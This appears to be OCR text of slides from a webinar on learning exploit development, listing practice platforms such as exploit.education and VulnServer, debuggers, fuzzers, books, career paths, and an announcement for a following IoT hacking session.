
LINUX PRACTICE - exploit.education

exploit.education

Originally exploit-exercises.com

Virtual machines to explore more in-depth binary exploitation

http://exploit.education/



WINDOWS PRACTICE - VulnServer


VulnServer

Developed by

Stephen Bradshaw

Debug with:

- Immunity Debugger
- OllyDbg
- WinDbg
- x64dbg




https://github.com/stephenbradshaw/vulnserver

GENERAL PRACTICE - Exploit-DB

Exploit-DB

Read and understand other exploits, find shellcode, and try and craft your own!

https://www.exploit-db.com/





Date	D	V	Title	Type	Platform	Author
2020-01-20	⬇	✗	Sysax Multi Server 5.50 - Denial of Service (PoC)	DoS	Windows	Shailesh Kumavat
2020-01-20	⬇	✗	Adive Framework 2.0.8 - Persistent Cross-Site Scripting	WebApps	PHP	Sarthak Saini
2020-01-20	⬇	✗	Easy XML Editor 1.7.8 - XML External Entity Injection	Local	XML	Javier Olmedo
2020-01-17	⬇	✓	Plantronics Hub 3.13.2 - SpokesUpdateService Privilege Escalation (Metasploit)	Local	Windows	Metasploit

HELPFUL READING - The Shellcoder's Handbook


The Shellcoder's Handbook

Stack and heap overflows, format string vulnerabilities, fuzzing, custom shellcode and MUCH much more!





DEMO TIME!





CAREER OPPORTUNITIES

- AppSec Analyst
- Malware Analyst
- Researcher
- Exploit Developer
- Penetration Tester
- Red Team Member
- CTF Team Member

Salaries for Red Team Exploit Developers

*This **is** a valuable skill.*






Source: https://www.paysa.com/salaries/red-team-exploit-developer--t

HOW DO I GET THERE?

- Experience – CTFs, Employment, Home lab, Non-profits, Open source projects, etc.
- Practical Training – eLearnSecurity Training Paths (NIST-NICE Role-based Training)



https://www.elearnsecurity.com/course/

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- Fuzzing Tools - AFL, SPIKE, Sulley, BooFuzz
- H0mbre's Security Blog, sh3llcod3r's Blog
- mona.py & Immunity Debugger
- gdb-peda: Python Exploit Development Assistance for GDB
- crackmes.one, pwnable.xyz, Smash The Stack, MicroCorruption, pwnable.kr, pwnable.tw, ctftime.org
- Python pwntools module
- Books: The Shellcoder's Handbook: Discovering and Exploiting Security Holes
- @_JohnHammond, @EthicalHacker

CONTACT JOHN

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- @_johnhammond
- youtube.com/johnhammond010
- github.com/johnhammond
- discord.gg/Kgtnfw4

IoT Hacking of a Common Consumer Device

Thursday February 20, 2020 @ 1:00 PM EST

Joseph Neumann, Director of Offensive Security, Coalfire Labs, is a penetration tester for the Labs division at Westminster, Colorado-based Coalfire. Located out of Sterling, Va., Joe's primarily focuses is on network and wireless pentesting and assessments, including expertise in low-power wireless devices such as Bluetooth, zigbee, and 2.4 GHZ.

Joe brings over 17 years of information security experience working with the Department of Defense. He has extensive experience with high security environments and Red Teaming against a variety of Department of Defense and Intelligence Community networks. His work at the DoD ranged from close access physical security assessments to complex Red Team network engagements against Department of Defense Cyber Defense Teams.

He is a decorated Military Veteran that developed and shaped the Army's network hunt and threat emulation operations and doctrine within the Cyber Protection Teams.

Guests, Dates & Topics Subject to Change

Q&A

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THANK YOU

FOR JOINING

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